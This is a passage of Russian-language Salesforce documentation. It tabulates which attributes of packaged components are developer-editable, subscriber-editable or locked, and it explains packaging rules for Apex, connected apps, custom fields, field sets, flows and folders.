Данный столбец содержит атрибуты компонентов, которые могут редактироваться разработчиком. Данные атрибуты блокируются в организации подписчика.

### Редактируемый разработчиком и подписчиком

Данный столбец содержит атрибуты компонентов, которые могут редактироваться разработчиком и подписчиком. Тем не менее, данные атрибуты недоступны для обновления. Последние изменения доступны только новым подписчикам.

### Заблокированный

Данный столбец содержит атрибуты компонентов, которые не могут редактироваться разработчиком или подписчиком после назначения пакету статуса «Управляемый — выпущенный».

| Компонент              | Редактируемый разработчиком                                  | Редактируемый разработчиком и подписчиком  | Заблокированный  |
|------------------------|--|--|--|
| <b>Действие</b>        |  | <ul style="list-style-type: none"> <li>Целевой тип записи</li> <li>Макет действия</li> <li>Предопределенные значения для полей действия</li> </ul> | <ul style="list-style-type: none"> <li>Все поля, кроме целевого типа записи</li> </ul> |
| <b>Отчетный снимок</b> |  | <ul style="list-style-type: none"> <li>Все атрибуты, кроме уникального имени отчетного снимка</li> </ul>   | <ul style="list-style-type: none"> <li>Уникальное имя отчетного снимка</li> </ul>      |
| <b>Класс Apex</b>      | <ul style="list-style-type: none"> <li>Версия API</li> </ul> |  | <ul style="list-style-type: none"> <li>Имя</li> </ul>                                  |

| Компонент                             | Редактируемый разработчиком  | Редактируемый разработчиком и подписчиком   | Заблокированный   |
|---------------------------------------|--|---|---|
|                                       | <ul style="list-style-type: none"> <li>• Код</li> </ul>  |   |   |
| <b>Причина общего доступа к Арех</b>  | <ul style="list-style-type: none"> <li>• Метка причины</li> </ul>  |   | <ul style="list-style-type: none"> <li>• Имя причины</li> </ul>   |
| <b>Пересчет общего доступа к Арех</b> |  | <ul style="list-style-type: none"> <li>• Класс Арех</li> </ul>  |   |
| <b>Триггер Арех</b>                   | <ul style="list-style-type: none"> <li>• Версия API</li> <li>• Код</li> </ul>  |   | <ul style="list-style-type: none"> <li>• Имя</li> </ul>   |
| <b>Приложение</b>                     |  | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме имени приложения</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя приложения</li> </ul>  |
| <b>Типы статей</b>                    | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Метка</li> <li>• Метка множественного числа</li> <li>• Начинается с гласного звука</li> </ul>   | <ul style="list-style-type: none"> <li>• Доступно для клиентского портала</li> <li>• Отображение каналов</li> <li>• Стандартная модель общего доступа</li> <li>• Статус разработки</li> <li>• Включить подразделения</li> <li>• Предоставить доступ с использованием иерархий</li> <li>• Макеты поиска</li> </ul> | <ul style="list-style-type: none"> <li>• Имя</li> </ul>   |
| <b>Компактный макет</b>               | <ul style="list-style-type: none"> <li>• Все атрибуты</li> </ul>   |   |   |
| <b>Связанное приложение</b>           | <ul style="list-style-type: none"> <li>• Метод доступа</li> <li>• URL-адрес приложения холста</li> <li>• URL-адрес обратного вызова</li> <li>• Имя связанного приложения</li> <li>• Адрес эл. почты контакта</li> <li>• Тел. контакта</li> <li>• Описание</li> <li>• URL-адрес значка</li> </ul> | <ul style="list-style-type: none"> <li>• URL-адрес ACS</li> <li>• Код объекта</li> <li>• Смягчение ограничений IP-адресов</li> <li>• Управление наборами полномочий</li> <li>• Управление профилями</li> <li>• Мобильный начальный URL-адрес</li> <li>• Разрешенные пользователи</li> </ul>                       | <ul style="list-style-type: none"> <li>• API-имя</li> <li>• Дата создания/создал</li> <li>• Ключ пользователя</li> <li>• Секрет пользователя</li> <li>• Установил</li> <li>• Дата установки</li> <li>• Дата последнего изменения/последнее изменение сделано</li> <li>• Версия</li> </ul> |



| Компонент                              | Редактируемый разработчиком   | Редактируемый разработчиком и подписчиком  | Заблокированный  |
|--|---|--|--|
|  | <ul style="list-style-type: none"> <li>• URL-адрес сведений</li> <li>• Диапазон надежных IP-адресов</li> <li>• Области</li> <li>• URL-адрес изображения логотипа</li> <li>• Области OAuth</li> </ul>  | <ul style="list-style-type: none"> <li>• Политика маркеров обновления</li> <li>• Атрибуты SAML</li> <li>• Сертификат поставщика услуг</li> <li>• Начальный URL-адрес</li> <li>• Тип темы</li> </ul>  |  |
| <b>Настраиваемая кнопка или ссылка</b> | <ul style="list-style-type: none"> <li>• Алгоритм</li> <li>• URL-адрес кнопки или ссылки</li> <li>• Источник содержимого</li> <li>• Описание</li> <li>• Отображать флажки</li> <li>• Метка</li> <li>• Кодировка ссылки</li> </ul>   | <ul style="list-style-type: none"> <li>• Высота</li> <li>• Разрешить изменение размеров</li> <li>• Показать адресную строку</li> <li>• Показать строку меню</li> <li>• Показать полосы прокрутки</li> <li>• Показать строку состояния</li> <li>• Показать панели инструментов</li> <li>• Ширина</li> <li>• Положение окна</li> </ul> | <ul style="list-style-type: none"> <li>• Тип отображения</li> <li>• Имя</li> </ul>   |
| <b>Настраиваемое поле</b>              | <ul style="list-style-type: none"> <li>• Формат отображения автонумерации</li> <li>• Знаки после запятой</li> <li>• Описание</li> <li>• Стандартное значение</li> <li>• Метка поля</li> <li>• Формула</li> <li>• Длина</li> <li>• Фильтр поиска</li> <li>• Метка связанного списка</li> <li>• Критерии фильтрации полей сводного резюмирования</li> </ul> | <ul style="list-style-type: none"> <li>• Отслеживание ленты Chatter</li> <li>• Текст справки</li> <li>• Тип маски</li> <li>• Символ маски</li> <li>• Параметр общего доступа</li> <li>• Сортировать значения раскрывающегося списка</li> <li>• Отслеживать журнал поля</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя дочерней взаимосвязи</li> <li>• Тип данных</li> <li>• Внешний код</li> <li>• Имя поля</li> <li>• Обязательно</li> <li>• Поле сводного резюмирования</li> <li>• Объект сводного резюмирования</li> <li>• Тип сводного резюмирования</li> <li>• Уникальное</li> </ul> |
| <b>Настраиваемая метка</b>             | <ul style="list-style-type: none"> <li>• Категория</li> <li>• Краткое описание</li> </ul>   |  | <ul style="list-style-type: none"> <li>• Имя</li> </ul>  |

| Компонент                        | Редактируемый разработчиком  | Редактируемый разработчиком и подписчиком  | Заблокированный   |
|----------------------------------|--|--|---|
|                                  | <ul style="list-style-type: none"> <li>• Значение</li> </ul>   |  |   |
| <b>Настраиваемый объект</b>      | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Метка</li> <li>• Метка множественного числа</li> <li>• Имя записи</li> <li>• Начинается с гласного звука</li> </ul> | <ul style="list-style-type: none"> <li>• Разрешить действия</li> <li>• Разрешить отчеты</li> <li>• Доступно для клиентского портала</li> <li>• Параметры контекстно-зависимой справки</li> <li>• Стандартная модель общего доступа</li> <li>• Статус разработки</li> <li>• Включить подразделения</li> <li>• Расширенный поиск</li> <li>• Предоставить доступ с использованием иерархий</li> <li>• Макеты поиска</li> <li>• Отслеживать журнал поля</li> </ul> | <ul style="list-style-type: none"> <li>• Имя объекта</li> <li>• Тип данных имени записи</li> <li>• Формат отображения имени записи</li> </ul> |
| <b>Настраиваемое полномочие</b>  | <ul style="list-style-type: none"> <li>• Связанное приложение</li> <li>• Описание</li> <li>• Метка</li> <li>• Имя</li> </ul>   |  |   |
| <b>Тип настраиваемых отчетов</b> | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме статуса разработки и имени типа отчета</li> </ul>   | <ul style="list-style-type: none"> <li>• Статус разработки</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя типа отчета</li> </ul>   |
| <b>Настраиваемый параметр</b>    | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Метка</li> </ul>  |  | <ul style="list-style-type: none"> <li>• Имя объекта</li> <li>• Тип параметра</li> <li>• Доступность</li> </ul>                               |
| <b>Панель мониторинга</b>        |  | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме уникального имени панели мониторинга</li> </ul>   | <ul style="list-style-type: none"> <li>• Уникальное имя панели мониторинга</li> </ul>   |

| Компонент                           | Редактируемый разработчиком   | Редактируемый разработчиком и подписчиком  | Заблокированный  |
|-------------------------------------|---|--|--|
| <b>Документ</b>                     |   | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме уникального имени документа</li> </ul>  | <ul style="list-style-type: none"> <li>• Уникальное имя документа</li> </ul>                   |
| <b>Шаблон эл. почты</b>             |   | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме имени шаблона эл. почты</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя шаблона эл. почты</li> </ul>                      |
| <b>Внешний источник данных</b>      | <ul style="list-style-type: none"> <li>• Тип</li> </ul>   | <ul style="list-style-type: none"> <li>• Поставщик проверки подлинности</li> <li>• Сертификат</li> <li>• Настраиваемая конфигурация</li> <li>• Конечная точка</li> <li>• Тип удостоверения</li> <li>• Область OAuth</li> <li>• Пароль</li> <li>• Протокол</li> <li>• Имя пользователя</li> </ul> | <ul style="list-style-type: none"> <li>• Имя</li> </ul>  |
| <b>Набор полей</b>                  | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Метка</li> <li>• Доступные поля</li> </ul> | <ul style="list-style-type: none"> <li>• Выбранные поля (контролируются только подписчиком)</li> </ul>   | <ul style="list-style-type: none"> <li>• Имя</li> </ul>  |
| <b>Страница Lightning</b>           | <ul style="list-style-type: none"> <li>• Страница Lightning</li> </ul>                                  |  |  |
| <b>Поток</b>                        | <ul style="list-style-type: none"> <li>• Весь поток</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя</li> <li>• Описание</li> <li>• Статус</li> </ul>  | <ul style="list-style-type: none"> <li>• Уникальное имя потока</li> <li>• URL-адрес</li> </ul> |
| <b>Папка</b>                        |   | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме уникального имени папки</li> </ul>  | <ul style="list-style-type: none"> <li>• Уникальное имя папки</li> </ul>                       |
| <b>Компонент начальной страницы</b> | <ul style="list-style-type: none"> <li>• Текст</li> <li>• Положение компонента</li> </ul>               |  | <ul style="list-style-type: none"> <li>• Имя</li> <li>• Тип</li> </ul>                         |
| <b>Макет начальной страницы</b>     |   | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме имени макета</li> </ul>   | <ul style="list-style-type: none"> <li>• Имя макета</li> </ul>                                 |

| Компонент                                 | Редактируемый разработчиком   | Редактируемый разработчиком и подписчиком  | Заблокированный  |
|---|---|--|--|
| <b>Фирменный бланк</b>                    |   | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме имени фирменного бланка</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя фирменного бланка</li> </ul>        |
| <b>Приложение Lightning</b>               | <ul style="list-style-type: none"> <li>• Версия API</li> <li>• Описание</li> <li>• Метка</li> <li>• Разметка</li> </ul> |  | Имя  |
| <b>Компонент Lightning</b>                | <ul style="list-style-type: none"> <li>• Версия API</li> <li>• Описание</li> <li>• Метка</li> <li>• Разметка</li> </ul> |  | Имя  |
| <b>Событие Lightning</b>                  | <ul style="list-style-type: none"> <li>• Версия API</li> <li>• Описание</li> <li>• Метка</li> <li>• Разметка</li> </ul> |  | Имя  |
| <b>Интерфейс Lightning</b>                | <ul style="list-style-type: none"> <li>• Версия API</li> <li>• Описание</li> <li>• Метка</li> <li>• Разметка</li> </ul> |  | Имя  |
| <b>Списковое представление</b>            |   | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме уникального имени представления</li> </ul>  | <ul style="list-style-type: none"> <li>• Уникальное имя представления</li> </ul> |
| <b>Именованные регистрационные данные</b> | <ul style="list-style-type: none"> <li>• Конечная точка</li> <li>• Метка</li> </ul>                                     | <ul style="list-style-type: none"> <li>• Поставщик проверки подлинности</li> <li>• Сертификат</li> <li>• Тип удостоверения</li> <li>• Область OAuth</li> <li>• Пароль</li> <li>• Протокол</li> <li>• Имя пользователя</li> </ul> | <ul style="list-style-type: none"> <li>• Имя</li> </ul>                          |
| <b>Макет страницы</b>                     |   | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме имени макета страницы</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя макета страницы</li> </ul>          |

| Компонент                       | Редактируемый разработчиком   | Редактируемый разработчиком и подписчиком  | Заблокированный   |
|---------------------------------|---|--|---|
| <b>Набор полномочий</b>         | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Метка</li> <li>• Полномочия настраиваемого объекта</li> <li>• Полномочия настраиваемого поля</li> <li>• Параметры доступа к классам Apex</li> <li>• Параметры доступа к страницам Visualforce</li> </ul> |  | <ul style="list-style-type: none"> <li>• Имя</li> </ul>                                   |
| <b>Тип записи</b>               | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Метка типа записи</li> </ul>   | <ul style="list-style-type: none"> <li>• Активно</li> <li>• Бизнес-процесс</li> </ul>                            | <ul style="list-style-type: none"> <li>• Имя</li> </ul>                                   |
| <b>Параметр удаленного узла</b> |   | Все атрибуты, кроме имени удаленного узла  | <ul style="list-style-type: none"> <li>• Имя удаленного узла</li> </ul>                   |
| <b>Отчет</b>                    |   | <ul style="list-style-type: none"> <li>• Все атрибуты, кроме уникального имени отчета</li> </ul>                 | <ul style="list-style-type: none"> <li>• Уникальное имя отчета</li> </ul>                 |
| <b>S-Control</b>                | <ul style="list-style-type: none"> <li>• Содержимое</li> <li>• Описание</li> <li>• Кодировка</li> <li>• Имя файла</li> <li>• Метка</li> </ul>   | <ul style="list-style-type: none"> <li>• Предварительно встроенный в страницу</li> </ul>                         | <ul style="list-style-type: none"> <li>• Имя элемента S-Control</li> <li>• Тип</li> </ul> |
| <b>Статический ресурс</b>       | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Файл</li> </ul>  |  | <ul style="list-style-type: none"> <li>• Имя</li> </ul>                                   |
| <b>Вкладка</b>                  | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Кодировка</li> <li>• Содержит боковую панель</li> <li>• Высота</li> <li>• Метка</li> <li>• Элемент S-Control</li> <li>• Настраиваемая ссылка заставки</li> <li>• Тип</li> </ul>                          | <ul style="list-style-type: none"> <li>• Поддержка Salesforce Classic Mobile</li> <li>• Стиль вкладки</li> </ul> | <ul style="list-style-type: none"> <li>• Имя вкладки</li> </ul>                           |

| Компонент  | Редактируемый разработчиком  | Редактируемый разработчиком и подписчиком  | Заблокированный   |
|--|--|--|---|
|  | <ul style="list-style-type: none"> <li>• URL-адрес</li> <li>• Ширина</li> </ul>  |  |   |
| <b>Перевод</b>                                   | <ul style="list-style-type: none"> <li>• Все атрибуты</li> </ul>   |  |   |
| <b>Правило проверки</b>                          | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Формула ошибочного условия</li> <li>• Расположение ошибки</li> <li>• Сообщение об ошибке</li> </ul> | <ul style="list-style-type: none"> <li>• Активно</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя правила</li> </ul> |
| <b>Компонент Visualforce</b>                     | <ul style="list-style-type: none"> <li>• Версия API</li> <li>• Описание</li> <li>• Метка</li> <li>• Разметка</li> </ul>  |  | <ul style="list-style-type: none"> <li>• Имя</li> </ul>         |
| <b>Страница Visualforce</b>                      | <ul style="list-style-type: none"> <li>• Версия API</li> <li>• Описание</li> <li>• Метка</li> <li>• Разметка</li> </ul>  |  | <ul style="list-style-type: none"> <li>• Имя</li> </ul>         |
| <b>Электронное предупреждение бизнес-правила</b> |  | <ul style="list-style-type: none"> <li>• Дополнительные адреса эл. почты</li> <li>• Шаблон эл. почты</li> <li>• Адрес эл. почты отправителя</li> <li>• Получатели</li> </ul> | <ul style="list-style-type: none"> <li>• Описание</li> </ul>    |
| <b>Обновление поля бизнес-правила</b>            | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Значение поля</li> <li>• Значение формулы</li> </ul>  | <ul style="list-style-type: none"> <li>• Поиск</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя</li> </ul>         |
| <b>Исходящее сообщение бизнес-правила</b>        | <ul style="list-style-type: none"> <li>• Описание</li> <li>• URL-адрес конечной точки</li> <li>• Поля для отправки</li> <li>• Код сеанса отправки</li> </ul>     | <ul style="list-style-type: none"> <li>• Пользователь для отправки как</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя</li> </ul>         |
| <b>Бизнес-правило</b>                            | <ul style="list-style-type: none"> <li>• Описание</li> </ul>   | <ul style="list-style-type: none"> <li>• Активно</li> </ul>  | <ul style="list-style-type: none"> <li>• Имя правила</li> </ul> |

| Компонент                    | Редактируемый разработчиком   | Редактируемый разработчиком и подписчиком   | Заблокированный  |
|------------------------------|---|---|--|
|                              | <ul style="list-style-type: none"> <li>• Критерии оценки</li> <li>• Критерии правила</li> </ul> |   |  |
| <b>Задача бизнес-правила</b> |   | <ul style="list-style-type: none"> <li>• Назначить</li> <li>• Комментарии</li> <li>• Крайний срок</li> <li>• Приоритет</li> <li>• Тип записи</li> <li>• Статус</li> </ul> | <ul style="list-style-type: none"> <li>• Тема</li> </ul> |

## Алгоритм компонента в пакетах

При создании приложения, подлежащего распространению, заранее определитесь с выбором компонентов пакетов, способов создания приложения и каналов распространения управляемых и неуправляемых пакетов.

### Прим.:

- Имена компонентов должны быть уникальными внутри одной организации. Чтобы предотвратить конфликт имен, возможный при установке компонентов в организацию, рекомендуем использовать управляемый пакет, позволяющий добавлять **префикс пространства имен** во все имена компонентов.

### Отчетный снимок

Разработчики управляемых пакетов должны помнить о возможных последствиях внедрения отчетных снимков, ссылающихся на отчеты, выпущенные в предыдущей версии пакета. Если подписчик удаляет или перемещает отчет в личную папку, то отчетный снимок, ссылающийся на отчет, не устанавливается (хотя страница «Установка пакета» может указывать на обратное). Если подписчик изменяет отчет, то результаты отчета могут влиять на данные, отображаемые отчетным снимком. Рекомендуем разработчикам использовать одну версию пакета для выпуска отчетного снимка и связанных отчетов.

Текущий пользователь выбирается подписчиком, поэтому некоторые соотношения полей отчетного снимка могут быть недействительными при отсутствии доступа текущего пользователя к исходным или целевым полям.

### Классы или триггеры Apex

Совокупное тестовое покрытие любого кода Apex, добавляемого в пакет, должно составлять не менее 75%. Каждый триггер также должен охватываться некоторым тестовым покрытием. Загрузка пакета в каталог AppExchange инициирует выполнение всех тестов на предмет наличия ошибок. Установка пакета в организацию установщика также инициирует выполнение всех тестов. При неудачном выполнении тестов установщик может самостоятельно определить необходимость установки пакета.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов AppExchange:

- «Создание пакетов AppExchange»

 **Совет:** Во избежание конфликтов имен, компания salesforce.com рекомендует использовать **управляемые пакеты** для всех пакетов, содержащих код Apex. Данный алгоритм позволяет добавлять **префикс пространства имен** во все объекты Apex. Например, при использовании пространства имен (OneTruCode) классу Apex (MyHelloWorld) назначается имя OneTruCode.MyHelloWorld.

Ниже перечислены рекомендации по добавлению Apex в пакеты.

- Управляемые пакеты используют уникальное пространство имен. Данное пространство имен автоматически добавляется к именам классов, методам и переменным, исключая возможность создания повторяющихся имен в организации установщика.
- Одна транзакция поддерживает не более 10 уникальных пространств имен. Например, организация использует объект, обновление которого инициирует выполнение класса управляемого пакета. Данный класс обновляет второй объект, который, в свою очередь, выполняет другой класс другого пакета. Несмотря на косвенность доступа первого пакета, второй пакет, обработанный той же транзакцией, учитывается количеством пространств имен, используемых в одной транзакции.
- При использовании методов в качестве веб-служб рекомендуем добавить подробную документацию, позволяющую подписчикам создавать внешний код, вызывающий веб-службы.
- Если класс Apex ссылается на настраиваемую переведенную метку, то отдельные языки перевода должны быть добавлены пользователем в пакет. В противном случае пакет не содержит переводы данной метки.
- Использование объекта общего доступа для настраиваемого объекта (например, MyCustomObject\_\_share) в Apex добавляет зависимость модели общего доступа в пакет. Чтобы разрешить другим организациям установку пакета, рекомендуем задать единому стандартному параметру общего доступа для настраиваемого объекта значение «Личный».
- Код, доступный в классе или триггере Apex, который является частью управляемого пакета, автоматически маскируется и не может быть просмотрен организацией-установщиком. Исключением являются глобальные методы, то есть организации-установщики могут просматривать сигнатуры методов.
- Чтобы определить глобальные методы, классы, исключения, нумерации, интерфейсы и переменные, которые должны быть недоступны в последующих выпусках соответствующего управляемого пакета, воспользуйтесь пометкой Apex «нерекомендуемый». Данная пометка помогает выполнять необходимую реорганизацию кода в управляемых пакетах. Загрузка новой версии пакета со статусом «Управляемый — выпущенный» блокирует доступ новых подписчиков к нерекомендуемым элементам, но сохраняет их функциональность для текущих пользователей и интеграций API.
- Любой код Apex, доступный в управляемом пакете, который явно ссылается на пространство имен, не может быть загружен.
- Код Apex, ссылающийся на категории данных, не может быть загружен.
- Прежде чем удалить страницы Visualforce или глобальные компоненты Visualforce из пакета, удалите все ссылки на общедоступные классы Apex и общедоступные компоненты Visualforce из удаляемых страниц или компонентов. После удаления ссылок установите промежуточную версию пакета перед удалением страницы или глобального компонента.

### Причины общего доступа к Apex

Причины общего доступа к Apex могут быть добавлены прямо в пакет, но доступны только для настраиваемых объектов.

### Компактные макеты

Пакетирование компактного макета не охватывает соотношения типов записей. Подписчики или установщики пакета, содержащего компактный макет, должны восстановить соотношения типов записей в своих организациях.



### Связанные приложения

- Связанные приложения могут быть добавлены только в управляемые пакеты. Связанные приложения не поддерживаются неуправляемыми пакетами.
- Подписчики или установщики пакета не могут удалить связанное приложение, но могут удалить соответствующий пакет. Разработчик может удалить связанное приложение после загрузки пакета со статусом «Управляемый — выпущенный». Связанное приложение удаляется из организации подписчика при обновлении пакета.
- Если пользователь обновляет и добавляет связанное приложение в новую версию пакета, то обновление данного пакета в клиентской организации инициирует обновление текущего связанного приложения.
- Принудительное обновление пакета, содержащего связанное приложение, область OAuth или диапазоны IP-адресов которого отличаются от предыдущей версии, инициирует ошибку обновления. Данное средство безопасности позволяет блокировать доступ незарегистрированных пользователей к клиентской организации путем обновления установленного пакета. Тем не менее, клиентам доступно добровольное обновление того же пакета.
- Текущее связанное приложение (приложение, созданное до выпуска Summer'13) может быть добавлено в управляемый пакет. Кроме того, один управляемый пакет может содержать текущие и новые связанные приложения.
- Текущий URL-адрес установки связанного приложения, созданного до выпуска Summer'13, остается действительным до пакетирования и загрузки новой версии. Загрузка новой версии пакета, содержащей обновленное связанное приложение, блокирует текущий URL-адрес установки.

### Настраиваемая консоль

Пакет, содержащий настраиваемый компонент консоли, может быть установлен в организацию только при наличии лицензии Service Cloud или полномочия «Sales Console».

### Настраиваемые поля

- Значения раскрывающихся списков для настраиваемых полей могут быть добавлены, изменены или удалены подписчиками. Данная особенность должна учитываться разработчиками при явном добавлении значения раскрывающегося списка в код. Значения раскрывающихся списков могут быть добавлены или удалены разработчиками. Обновление пакета не инициирует добавление новых значений раскрывающихся списков в текущие поля организации подписчика. Более того, организации подписчика доступны любые значения раскрывающихся списков, удаленные разработчиком.
- Разработчики могут дополнять управляемые пакеты обязательными и универсальными обязательными настраиваемыми полями, содержащими стандартные значения.
- Поля типа «Автономная нумерация» и обязательные поля не могут быть добавлены после загрузки объекта в пакет со статусом «Управляемый — выпущенный».

### Настраиваемые метки

Пакет может быть дополнен переводами метки только после явного добавления соответствующего языка в пакет. Подписчики могут переопределить стандартный перевод настраиваемой метки.

### Настраиваемые объекты

- Атрибуты «Разрешить отчеты» и «Разрешить действия», включенные разработчиком для настраиваемого объекта пакета, становятся доступными организации подписчика после обновления пакета. Данные атрибуты, включенные в пакете со статусом «Управляемый — выпущенный», не могут быть отключены разработчиком или подписчиком.
- Переопределения стандартных кнопок и ссылок являются пакетизируемыми.

### Настраиваемые полномочия

При развертывании набора изменений посредством настраиваемого полномочия, содержащего связанное приложение, убедитесь, что связанное приложение уже установлено в целевой организации.

### Типы настраиваемых отчетов

Разработчик может редактировать тип настраиваемого отчета после выпуска управляемого пакета и добавлять новые поля. Подписчики получают данные изменения автоматически при установке новой версии управляемого пакета. Тем не менее разработчики не могут удалять объекты или поля из типа отчета после выпуска пакета. Если удалить поле в типе настраиваемого отчета, который входит в состав управляемого пакета, а удаленное поле использовалось в области или в группе, тогда отобразится сообщение об ошибке.

### Настраиваемые параметры

- Настраиваемый параметр, доступный в управляемом пакете, полю «Доступность» которого задано значение «Защищенный», отсутствует в списке компонентов пакета для организации подписчика. Подписчику недоступны все данные настраиваемого параметра.

### Настраиваемые вкладки

- Поле настраиваемой вкладки «Стиль вкладки» должно содержать уникальное значение в пределах приложения. Тем не менее, выбранный стиль может повторяться в организации-установщике. Стиль настраиваемой вкладки не противоречит текущей настраиваемой вкладке в среде установщика.
- Чтобы указать имена настраиваемых вкладок на разных языках, введите строку «*Переименовать вкладки и метки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Переименовать вкладки и метки**».
- Подписчики не могут редактировать настраиваемые вкладки в управляемых пакетах.

### Клиентский портал и партнерский портал

Система поддерживает пакеты, ссылающиеся на поля клиентского или партнерского портала. Пакет может быть установлен только при наличии доступа подписчика, устанавливающего пакет, к соответствующему portalу.

### Компоненты панели мониторинга

Разработчики управляемых пакетов должны помнить о возможных последствиях внедрения компонентов панели мониторинга, ссылающихся на отчеты, выпущенные в предыдущей версии пакета. Если подписчик удаляет или перемещает отчет в личную папку, то компонент панели мониторинга, ссылающийся на отчет, не устанавливается. Если подписчик изменяет отчет, то результаты отчета могут влиять на данные, отображаемые компонентом панели мониторинга. Рекомендуем разработчикам использовать одну версию пакета для выпуска панели мониторинга и связанных отчетов.

### Подразделения

- Если настраиваемый объект пакета поддерживает подразделения, то пакет может быть установлен только при использовании подразделений в организации-подписчике.
- Настройка фильтра отчета по полю «Подразделение» не инициирует создание зависимости. Данный параметр пропускается при установке в организацию подписчика.
- Резюмирование данных отчета по полю объекта «Подразделение» (например, подразделение организации) инициирует создание зависимости.
- Если поле объекта «Подразделение» добавляется в отчет в виде столбца, а организация подписчика не поддерживает подразделения объекта, то столбец пропускается при установке.
- Если устанавливаемый тип настраиваемого отчета содержит поле объекта «Подразделение» в виде столбца, а организация не поддерживает подразделения, то данный столбец пропускается.

### Внешние источники данных

- После установки внешнего источника данных из управляемого или неуправляемого пакета подписчик должен выполнить повторную проверку подлинности во внешней системе.
  - При использовании проверки подлинности паролей подписчик должен повторно ввести пароль в определение внешнего источника данных.

- При использовании OAuth подписчик должен обновить URL-адрес обратного вызова в конфигурации клиента для поставщика проверки подлинности, а затем выполнить повторную проверку подлинности путем установки флажка «Начать процесс проверки подлинности при сохранении» для внешнего источника данных.
- Сертификаты не подлежат пакетированию. При пакетировании внешнего источника данных, определяющего сертификат, убедитесь, что организация подписчика использует действительный сертификат с тем же именем.

### Внешние объекты

Внешние объекты управляемых и неуправляемых пакетов добавляются в компонент настраиваемого объекта.


### Зависимости полей

- Разработчики и подписчики могут добавлять, изменять или удалять зависимости полей.
- Зависимость поля, созданная разработчиком, добавляется при установке, если данному полю еще не задана зависимость, созданная подписчиком.
- Удаление зависимости разработчиком не отображается в организации подписчика при обновлении.
- Новое соотнесение значений раскрывающегося списка между зависимыми и управляющими полями, добавленное разработчиком, добавляется при обновлении.
- Удаление соотнесения значений раскрывающегося списка разработчиком не отображается в организации подписчика при обновлении.

### Наборы полей

Наборы полей выполняют разные алгоритмы объединения при обновлении установленного пакета.

| Если разработчик пакета:  | то:  |
|---|--|
| меняет значение «Недоступно» на значение «Доступно для набора полей» или «В наборе полей» | измененное поле добавляется в конец обновленного набора полей в любом соответствующем столбце. |
| добавляет новое поле  | новое поле добавляется в конец обновленного набора полей в любом соответствующем столбце.      |
| меняет значение «Доступно для набора полей» или «В наборе полей» на значение «Недоступно» | поле удаляется из обновленного набора полей.   |
| меняет значение «В наборе полей» на значение «Доступно для набора полей» (или наоборот)   | изменение не отображается в обновленном наборе полей.  |

-  **Прим.:** Подписчики не уведомляются об изменениях, внесенных в установленные наборы полей. Разработчик должен уведомить пользователей (посредством примечаний к выпуску или другой документации) обо всех изменениях, внесенных в выпущенные наборы полей. Объединение может инициировать удаление полей из набора.

Подписчик может добавить или удалить любое поле после установки набора полей.

### Потоки

- Пакеты позволяют добавлять только активные потоки. Активная версия потока определяется при загрузке версии пакета. При отсутствии активных версий потока загрузка прекращается.
- Чтобы обновить управляемый пакет посредством другой версии потока, активируйте нужную версию и повторно загрузите пакет. Недавно активированная версия потока не должна добавляться в пакет. Обратите внимание, что версия потока, активированная по ошибке, будет доступна всем пользователям организации в случае загрузки пакета. Рекомендуем внимательно проверить версию потока, выбранную для загрузки.

- Организация разработки не позволяет удалять поток или версию потока, загруженную в пакет со статусом «Выпущенный» или «Управляемый — бета-версия».
- Организация разработки не позволяет удалять компоненты потока из установленных пакетов со статусом «Управляемый — бета-версия».
- Поток не может быть удален из установленного пакета. Чтобы удалить поток пакета из организации, рекомендуем деактивировать поток и удалить пакет.
- При наличии нескольких версий потока, установленных из разных неуправляемых пакетов, запрещается удалять только одну версию путем удаления соответствующего пакета. При удалении управляемого или неуправляемого пакета, содержащего одну версию потока, удаляется весь поток и все его версии.
- Потоки не могут быть добавлены в исправления пакета.
- Активный поток в пакете активируется только после установки. Предыдущая активная версия потока деактивируется в целевой организации в пользу недавно установленной версии. Любые текущие потоки, в основе которых используется ныне деактивированная версия, продолжат свое выполнение, но будут отображать предыдущую версию потока.
- При обновлении управляемого пакета в организации новая версия потока устанавливается только при наличии более новой версии от разработчика. В результате выполнения нескольких обновлений пакет может содержать несколько версий потока.
- При установке пакета, содержащего несколько версий потока, в новую целевую организацию, развертывание выполняется только для последней версии потока.
- При установке потока из неуправляемого пакета, имя которого соответствует имени установленного потока, но при этом отличаются их номера версий, поток, установленный последним, становится последней версией текущего потока. Однако, если оба потока используют одинаковые имена и номера версий, то установка пакета не выполняется. Поток не может быть перезаписан.
- Облачная версия приложения Flow Designer не позволяет открывать потоки, установленные из управляемых пакетов.

### Папки

- Компоненты, которые хранятся системой Salesforce в личных или изъятых папках (например, документы), не могут быть добавлены в пакеты. Документы, отчеты и другие компоненты, которые хранятся системой Salesforce в папках, должны быть перенесены в общедоступную папку.
